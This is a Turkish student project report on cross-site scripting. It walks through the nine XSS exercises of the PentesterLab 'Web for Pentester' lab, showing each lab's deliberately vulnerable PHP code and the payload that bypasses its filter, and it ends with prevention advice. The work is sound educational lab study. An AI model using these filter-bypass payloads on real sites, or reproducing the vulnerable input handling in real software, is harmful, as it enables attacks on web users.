YILDIZ TECHNICAL UNIVERSITY

FACULTY OF ELECTRICAL AND ELECTRONICS

SECURITY OF COMPUTER SYSTEMS (BLM4011)

PROJECT REPORT

20011901 – Muhammet Kayra Bulut

19011707– Barış Can Yılmaz

20011701 – Muhammet Ali ŞEN

20011045 Muhammed Ali LALE

kayra.bulut@std.yildiz.edu.tr

can.yilmaz8@std.yildiz.edu.tr

ali.sen@std.yildiz.edu.tr

ali.lale@std.yildiz.edu.tr

DEPARTMENT OF COMPUTER ENGINEERING

1. GİRİŞ

XSS (Cross-Site Scripting) bir güvenlik açığıdır ve bir web uygulamasında bir kullanıcının gönderdiği zararlı (malicious) bir kodun çalıştırılmasına yol açar. Bu açık, bir web uygulamasında güvenliği aşarak, bir kullanıcının tarayıcısına yüklenen bir JavaScript kodunun, kullanıcının tarayıcısı tarafından çalıştırılmasına neden olur. Bu, bir kullanıcının bilgilerine erişimi veya bir kullanıcının web sitesine yönlendirilmesini sağlayabilir.

XSS açıkları, bir web uygulamasında kullanıcıdan alınan girdileri doğru bir şekilde filtrelemeyen bir web uygulamasında daha yaygındır. Bu girdiler, bir kullanıcının tarayıcısına gönderilen HTML veya JavaScript kodları olabilir. Eğer bir web uygulaması bu girdileri filtrelemezse, bir kullanıcı tarafından gönderilen zararlı kodlar çalıştırılabilir ve bu da bir XSS açığı oluşturur.

Cross-site scripting attack (XSS) yani siteler arası komut dosyası çalıştırma saldırısı, bir bilgisayar korsanının, iyi huylu ve güvenilir olarak görülen bir web sayfasının içeriğine, genellikle istemci tarafı komut dosyası biçiminde kötü amaçlı kod enjekte etmesiyle oluşur. Kötü amaçlı komut dosyası genellikle, JavaScript ve HTML olan istemci tarafı programlama dillerinde yazılır.

1.1. XSS Saldırısı Nasıl Çalışır?

Örnek olarak, siteler arası komut dosyası çalıştırma saldırısı şu şekilde çalışır;

- Siber suçlular, kullanıcıların girdilerini kabul eden bir web sayfasının XSS saldırılarına açık olduğunu keşfeder. Kullanıcıların yorum kutuları, giriş formları veya arama kutuları aracılığıyla girdilerini kabul ediyor olabilir.
- Saldırganlar kötü amaçlı bir komut dosyası (yük) oluşturur ve bunu şüphelenmeyen bir kullanıcıya gönderir. Yükü bir kimlik avı bağlantısına ekleyebilir ve hedef alınan kişiyi tıklamaya ikna edebilir.
- Hedeflenen kişi kötü niyetli bağlantıyı tıkladığında, şimdiye kadar güvendiği savunmasız web sayfasına yönlendirilir.
- Yük, savunmasız web sayfasına enjekte edilir ve hedef alınan kişinin web tarayıcısı bunu meşru kaynak kodu olarak değerlendirir.
- Şüphelenmeyen kullanıcı bazı girdiler girip bunları gönderdiğinde, yük siber suçluların talimatlarına göre yürütülür.

1.2. XSS Saldırı Türleri

XSS için üç ana saldırı stratejisi vardır. Bunlar DOM XSS, reflected XSS ve stored XSS'dir.

DOM XSS: DOM tabanlı bir XSS saldırı stratejisinde, bilgisayar korsanı, orijinal istemci komut dosyasının çalıştığı kurbanın tarayıcısında belge nesne modelini (DOM) değiştirerek yükü enjekte eder. Sayfa değişmez, ancak sayfada bulunan istemci tarafı kodu, kötü amaçlı kod değişiklikleriyle çalışır.

Reflected XSS: Kalıcı olmayan XSS olarak da bilinen reflected XSS siber saldırısında, bilgisayar korsanları kötü amaçlı komut dosyasını doğrudan bir HTTP isteğine enjekte eder. Ardından, web sunucusundan yürütüldüğü kullanıcının tarayıcısına yansıtır. Bilgisayar korsanı sıklıkla hedeflenen kişilere, onları savunmasız bir sayfaya getiren özelleştirilmiş bağlantılar gönderir.

Reflected XSS saldırıları kalıcı değildir. Bir kullanıcı kötü niyetli bir bağlantıyı tıkladığında, özel olarak hazırlanmış bir formun göndermesi veya kötü niyetli bir siteye göz atması için kandırıldığında, enjekte edilen kod savunmasız web sitesine gider. Web sunucusu, sırayla, enjekte edilen komut dosyasını kullanıcının tarayıcısına döndürür veya yansıtır. Bu aldatma, bir hata mesajında, arama sonucunda veya isteğin bir parçası olarak sunucuya gönderilen verileri içeren başka bir yanıt türünde olabilir. Tarayıcı, yanıtın, kullanıcının zaten etkileşimde bulunduğu "güvenilir" bir sunucudan geldiğini varsaydığı için kodu yürütür.

Stored XSS: Bilgisayar korsanları yüklerini güvenliği ihlal edilmiş bir sunucuda depoladığında saldırılar gerçekleşir. Genellikle zarar veren bir XSS saldırı yöntemidir. Saldırgan, yüklerini hedef uygulamaya enjekte etmek için bu yaklaşımı kullanır. Uygulamanın giriş doğrulaması yoksa, kötü amaçlı kod, uygulama tarafından veri tabanı gibi bir konumda kalıcı olarak depolanır veya kalıcı olur. Pratikte bu, saldırganın bir blog veya forum gönderisindeki yorum bölümleri gibi kullanıcı giriş alanlarına kötü amaçlı bir komut dosyası girmesine olanak tanır.

Saldırganın yükü, virüslü sayfayı açtığında, tarayıcısında meşru bir yorumun görünmesiyle aynı şekilde, kullanıcının tarayıcısına sunulur. Hedeflenen kişiler, sayfayı tarayıcılarında görüntülediklerinde yanlışlıkla kötü amaçlı komut dosyasını yürütürler.

1.3. Cross-Site Scripting Zafiyeti Vektörleri

Siteler arası komut dosyalarını enjekte etme yöntemleri önemli ölçüde farklılık gösterir. Bilgisayar korsanları, savunmasız web işlevselliğinin kendisiyle doğrudan etkileşime girmeden birçok güvenlik açığından yararlanabilir. Bir bilgisayar korsanının bir web uygulamasından ve denetimden alabileceği herhangi bir veri, bir enjeksiyon vektörü olabilir.

Bilgisayar korsanları, çeşitli türlerde etiketler kullanabilir ve orada amaçlananın yerine JavaScript kodunu bu etiketlere yerleştirebilir. Örneğin, bu etiketlerin tümü, gerçeklere bağlı olarak bazı tarayıcılarda çalıştırılabilen kötü amaçlı kodlar taşıyabilir.

Daha yaygın siteler arası komut dosyası çalıştırma saldırı vektörlerinden bazıları aşağıdaki şekildedir:

- **script tags** (komut dosyası etiketleri)
- **iframe tags** (iframe etiketleri)
- **img attributes** (img özellikleri)
- **input tags** (giriş etiketleri)
- **link tags** (bağlantı etiketleri)
- **the background attribute of table tags and td tags** (tablo etiketlerinin ve td etiketlerinin arka plan özelliği)
- **div tags** (div etiketleri)
- **object tags** (nesne etiketleri)


Onerror ve onload gibi JavaScript olay öznitelikleri çoğu zaman birçok etikette kullanılır ve bu da onları bir başka popüler siteler arası komut dosyası çalıştırma saldırı vektörü haline getirir.

2. METOD

Biz projemizde XSS için Web For Pentester aracını kullanacağız.

2.1. Web For Pentester Nedir ?

Web for pentester, bir web uygulamasının güvenlik açıklarını tespit etmeyi amaçlayan bir eğitim setidir. Bu set, web uygulamalarının yapısını ve çalışma prensiplerini anlamaya yardımcı olur ve aynı zamanda web uygulamalarında sıkça görülen güvenlik açıklarının nasıl sınandığını ve önlendiğini gösterir.



Web for pentester seti, genellikle bir web uygulamasının güvenlik açıklarını tespit etmek için kullanılan araçları ve yöntemleri içerir. Örneğin, bir web uygulamasında SQL injection açıklarını tespit etmek için SQLMap gibi bir araç kullanılabilir. Ayrıca, bir web uygulamasında XSS açıklarını tespit etmek için burp suite gibi bir araç kullanılabilir.


Web for pentester, web uygulamalarının güvenlik açıklarını tespit etmeyi amaçlayan profesyonel pentesterler (güvenlik testçileri) veya güvenlik ile ilgilenen kişiler için tasarlanmıştır. Bu set, bir web uygulamasının güvenliğini arttırmak ve kullanıcı bilgilerinin güvende olmasını sağlamak için kullanılabilir.

Kurulumu link üzerinden yapılabilir.

2.2. XSS Örnekleri

Aşağıda tüm XSS örneklerini teker teker açıklayacağız.

2.2.1. Example 1



İlk aşamada karşımızda resimdeki gibi bir sayfa bulunmaktadır. Daha derinden incelemek amacıyla sayfanın kaynak kodunu incelediğimizde karşımızda

```
46
47 <html>
48 Hello
49 hacker
50       <footer>
51         <p>&copy; PentesterLab 2013</p>
52       </footer>
53
54     </div> <!-- /container -->
55
56
57   </body>
58 </html>
59
```

bulunmaktadır. Yani burada bizden URL parametresi olarak aldığı __hacker__ değeri direkt olarak sayfanın kaynak koduna eklemekte olduğunu görmekteyiz. Bu parametre üzerinden XSS için zararlı kodumuzu gönderdiğimizde gerekli çıktıyı elde etmekteyiz.

example1.php

```
1 <?php require_once '../header.php'; ?>
2 <html>
3 Hello
4 <?php
5   echo $_GET["name"];
6 ?>
7 <?php require_once '../footer.php'; ?>
```

Görüldüğü gibi bir doğrulama (validation) olmadan URL parametresini doğrudan almaktadır. Bu nedenle `<script>alert(1);</script>` ile ekranımıza uyarı verilebilir.

```
/xss/example1.php?name=<script>alert(1);</script>
```

2.2.2. Example 2

Bu aşamada aynı şekilde girdiğimiz değeri kaynak koda göndermektedir fakat içerdiğinde bunları girdiden kaldırmaktadır. Bu korumayı aşmak için “script” etiketlerimizde ufak bir değişiklik yapmamız gerekmektedir. Bu değişikliği de birer harfini büyülterek sağladık ve bu aşamayı tamamladık.

example2.php

```php
<?php require_once '../header.php'; ?>
Hello
<?php
  $name =  $_GET["name"];
  $name = preg_replace("/<script>/","", $name);
  $name = preg_replace("/<\/script>/","", $name);
echo $name;
?>
<?php require_once '../footer.php'; ?>
```

Geliştirici, yukarıdaki kaynak kodundan <script> ve </script> öğelerini filtreledi. Bu bir tür kara liste tekniğidir, ancak yalnızca çok özel bir durumdan kaçının. Büyük harfler veya özyineleme kullanılarak kolayca atlanabilir. örneğin, hem `<sCript>alert(1)</sCript>` hem de `<scr<script>ipt>alert(1)</scr</script>ipt>` mükemmel çalışıyor.

```
<sCript>alert("HELLOW");</scriPt>
```

2.2.3. Example 3

example3.php

```php
<?php require_once '../header.php'; ?>
Hello
<?php
  $name =  $_GET["name"];
  $name = preg_replace("/<script>/i","", $name);
  $name = preg_replace("/<\/script>/i","", $name);
echo $name;
?>
<?php require_once '../footer.php'; ?>
```

Bu aşamada ise koruma olarak herhangi bir __script__ etiketi gördüğü anda onu kaldırmaktaydı ama bunu sadece bir kere yapmaktaydı. Bu korumayı aşmak için iç içe şekilde iki kere __script__ etiketi verdiğimizde aşamayı tamamlamaktayız.

```
<sc<script>ript>alert("HELLOW");</sc</script>ript>
```

Burada içerde bir bütün olarak görülen __script__ etiketlerini siliyor fakat dışarısında yarım olarak kalanları algılayamayıp silmiyor ve iç kısımdakiler silindiğinde kaynak koda gidecek tekrar bir __script__ etiketimiz bulunuyor.

2.2.4. Example 4

example4.php

```php
<?php require_once '../header.php';

if (preg_match('/script/i', $_GET["name"])) {
  die("error");
}
?>

Hello <?php  echo $_GET["name"]; ?>
<?php require_once '../footer.php'; ?>
```

Bu aşamada __script__ etiketinin kullanımı tamamıyla engellenmiş durumdadır. Hiçbir şekilde kabul etmeyip hata mesajı vermektedir.

Fakat XSS'i sadece "script" etiketleri içersinde yollamak zorunda değiliz. Bunu sağlamak için farklı etiketlerimizde bulunmaktadır. Bunlardan bir tanesi "body" etiketidir. Bu etiket içersinde "onload" özelliğiyle de bir fonksiyon çağırarak bu aşamayı tamamlayabiliriz. Bunun dışında birçok html etiketi ile (`div iframe img src` vb) yapılabilmektedir.

```
<body onload=alert("HELLOW");>
```

2.2.5. Example 5

example5.php

```php
<?php require_once '../header.php';

if (preg_match('/alert/i', $_GET["name"])) {
  die("error");
}
?>

Hello <?php  echo $_GET["name"]; ?>
<?php require_once '../footer.php'; ?>
```

Bu sorumuzda bir önceki sorumuzun aksine tamamen __script__ etiketini engellemek yerine __alert__ fonksiyonunu çalıştırırken hata vermektedir.

```
47
48 Hello <script>asd</script>      <footer>
49         <p>&copy; PentesterLab 2013</p>
50       </footer>
51
52     </div> <!-- /container -->
53
54
55   </body>
56 </html>
```

Ve kaynak kodunu incelediğimizde __script__ etiketlerini barındığını görmekteyiz. Bu yüzden bizim script etiketi dahilinde çalıştırabileceğimiz farklı bir fonksiyonun işimizi göreceğini düşünerekten, __prompt__ veya __confirm__ fonksiyonunu kullanarak bu aşamamızı da tamamlıyoruz.

```
<script>window.prompt("AUCC");</script>
```

```
xss/example5.php?name=<script>confirm(1)</script>
```

2.2.6. Example 6

example6.php

```
1  <?php require_once '../header.php'; ?>
2  Hello
3  <script>
4    var $a= "<?php  echo $_GET["name"]; ?>";
5  </script>
6    <?php require_once '../footer.php'; ?>
```

Bu aşamamızda sayfayı ilk açtığımız şeklinde direk kaynak kodunu incelediğimizde karşımıza resimdeki gibi bir içerik çıkmaktadır.

```
46
47 Hello
48 <script>
49     var $a= "hacker";
50 </script>
51           <footer>
52         <p>&copy; PentesterLab 2013</p>
53       </footer>
54
55     </div> <!-- /container -->
56
57
58   </body>
59 </html>
```

Burada bizim URL'de parametre olarak verdiğimiz değeri __script__ etiketleri içerisinde bir değişkene yazmaktadır, direkt olarak bize script etiketinin içine yazma imkanı tanınmıştır ve

bu aşamayı tamamlamak için yeterlidir. Ancak ; sonrasına yorum satırı konulmalıdır ki kodlarımız tarayıcı tarafından anlamlandırılabilsin.

```
";alert("HELLOW");//"
```

2.2.7. Example 7

example7.php

```
1  <?php require_once '../header.php'; ?>
2  Hello
3  <script>
4    var $a= '<?php  echo htmlentities($_GET["name"]); ?>';
5  </script>
6
7  <?php require_once '../footer.php'; ?>
```


Aynı şekilde 6. aşamadaki gibi bize __script__ etiketinin içine yazma imkanı tanınmış fakat farklılık olarak bu sefer “ yerine ‘ kullanılmıştır değişkene atanırken. Bir önceki aşamadaki girdiğimiz zararlı kod parçasında ufak bir değişik ile bu aşamayı da tamamlıyoruz.

Bu kez developer, kullanıcı girişiyle ilgilenmek için PHP fonksiyonu olan “**htmlentities()**”i kullanır.“**htmlentities()**” işlevi XSS saldırısını bozacak özel karakterleri kodlar barındırır. Ancak geliştirici, varsayılan olarak yalnızca "ENT_COMPAT | ENT_HTML401” kullanmıştır. “ENT_COMPAT” bayrağı yalnızca çift tırnakları dönüştürür ve tek tırnakları olduğu gibi bırakır. Yani bu durumda, aşağıdaki gibi yazılırsa gayet iyi çalışacaktır.

```
xss/example7.php?name=';alert(1);//
```

2.2.8. Example 8

Bu aşamada durum biraz farklılaşıyor. Direkt olarak kullanıcıdan URL üzerinden parametreyi almak yerine bir form aracılığıyla alıp sayfaya döndürmektedir ve aldığı girdiyi de bir güzel encode etmektedir.




```
HELLO &lt;script&gt;alert(&quot;AUCC&quot;);&lt;/script&gt;<form action="/xss/example8.php" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>

      <footer>
        <p>&copy; PentesterLab 2013</p>
      </footer>

    </div> <!-- /container -->


  </body>
</html>
```

Fakat ek olarak bir şey dikkatimizi çekmektedir ki buda girdi aldıktan sonra formun tekrar kullanıcıya döndürülmesi ve bu da PHP_SELF fonksiyonu ile sağlanmıştır. PHP_SELF fonksiyonu o an çalıştırılan kodun URL'den yolunun alınıp tekrar kaynak kod içersinde yazılmasını sağlamaktadır. Bunun bize sağladığı imkandan yararlanarak zararlı kodumuzu URL üzerinden sayfamıza gönderip bu aşamayı tamamlıyoruz.

example8.php


```php
<?php
  require_once '../header.php';

  if (isset($_POST["name"])) {
    echo "HELLO ".htmlentities($_POST["name"]);
  }
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>

<?php
  require_once '../footer.php';
?>
```

Bu kez developer "name" parametresinde doğrulamayı düzeltmiş, ancak sorun "$_SERVER[PHP_SELF]" üzerinde oluştu. Kullanıcı tarafından kontrol edilen "PHP_SELF" parametresinde doğrulama olmadığı için hala XSS enjekte edip güvenlik açığından yararlanılabilir.

```
xss/example8.php/" onmouseover="alert("HELLOW")
```

```
/xss/example8.php/"><script>alert("HELLOW");</script
```

2.2.9. Example 9



Burada karşımızda DOM XSS bulunmaktadır. URL'de gördüğümüz '#' sembolden sonrası html dosyasındaki bir objede değişiklik yapmamıza imkan tanımaktadır.

example9.php

```
1  <?php require_once '../header.php'; ?>
2  <script>
3    document.write(location.hash.substring(1));
4  </script>
5  <?php require_once '../footer.php'; ?>
```

`xss/example9.php#<script>alert(1)</script>`

Ancak bu sonuç eski tip tarayıcılarda çalışmaktadır. Yeni nesil tarayıcılar bu açığa izin vermemektedir.

3. SONUÇ

3.1. Cross-Site Scripting Zafiyeti Nasıl Giderilir?

XSS açıklarını önlemek için aşağıdaki adımlar tavsiye edilir:

Kullanıcıdan alınan girdileri filtreleyin: Bir web uygulamasında kullanıcıdan alınan girdileri doğru bir şekilde filtrelemek, bir XSS açığı oluşumunu önleyebilir. Örneğin, bir girdi formunda yalnızca harfleri kabul eden bir filtre oluşturulabilir.

Kullanıcıdan alınan girdileri doğrulayın: Bir web uygulamasında kullanıcıdan alınan girdileri doğru bir şekilde doğrulamak, bir XSS açığı oluşumunu önleyebilir. Örneğin, bir girdi formunda yalnızca geçerli bir e-posta adresini kabul eden bir doğrulama oluşturulabilir.

Veritabanındaki verileri filtreleyin: Bir web uygulaması veritabanındaki verileri gösterirken, veritabanındaki verilerin doğru bir şekilde filtrelenmesi bir XSS açığı oluşumunu önleyebilir. Örneğin, veritabanındaki bir alan yalnızca harfleri kabul eden bir filtre ile korunabilir.

Güncel güvenlik yamasını kullanın: Web uygulamalarında kullanılan yazılımın güncel güvenlik yamasını kullanmak, bir XSS açığı oluşumunu önleyebilir.

Güvenlik duvarı kullanın: Bir güvenlik duvarı, bir web uygulamasına gelen istekleri kontrol ederek, maliçios bir isteğin çalıştırılmasını önleyebilir. Bu sayede bir XSS açığı oluşumunu önleyebilir.

Girişlerde HTML'yi engelleyin: Kullanıcı girişini front-end ve back-end'de temizleyerek, kötü amaçlı kodun giriş göndermesini engelleyin.

Otomatik izleme ve incelemeyi kullanın: İzleme ve inceleme etkinlikleri kritiktir, ancak istemci tarafı JavaScript kodunu düzenli olarak gözden geçirmek için otomatik bir çözümünüz yoksa zaman alıcıdır. Süreci otomatikleştiren amaca yönelik bir çözüm, yetkisiz komut dosyası etkinliğini belirlemenin hızlı ve kolay bir yolu olabilir.

Form girişlerini doğrulayın: Bir kullanıcının bir forma girdiği bilgileri sınırlayın. Örneğin, tüm içeriğin alfasayısal olmasını zorunlu kılın ve siteler arası komut dosyası oluşturmada yaygın olarak kullanılan HTML veya etiketleri engelleyin.

Web varlıklarını denetleyin: Web varlıklarınızın envanterini çıkarın ve sahip oldukları veri türünü öğrenin. Savunmasız komut dosyaları ve herhangi bir manipülasyon belirtisi olup olmadığına bakın.

İstemci tarafını düzenli olarak tarayın: İzinsiz girişleri, davranışsal anormallikleri ve bilinmeyen tehditleri ortaya çıkarmak için istemci tarafı uygulamalara ve yazılımlara düzenli olarak derinlemesine taramalar yapın.

Güvenli tanımlama bilgileri oluşturun: Siteler arası komut dosyası çalıştırma saldırılarında kullanılmalarını önlemek için bunları belirli bir IP adresine bağlamak gibi tanımlama bilgisi kuralları uygulayın.

XSS açıklarının önlenmesi, bir web uygulamasının güvenliğini arttıracak ve kullanıcıların bilgilerinin güvende olmasını sağlayacaktır.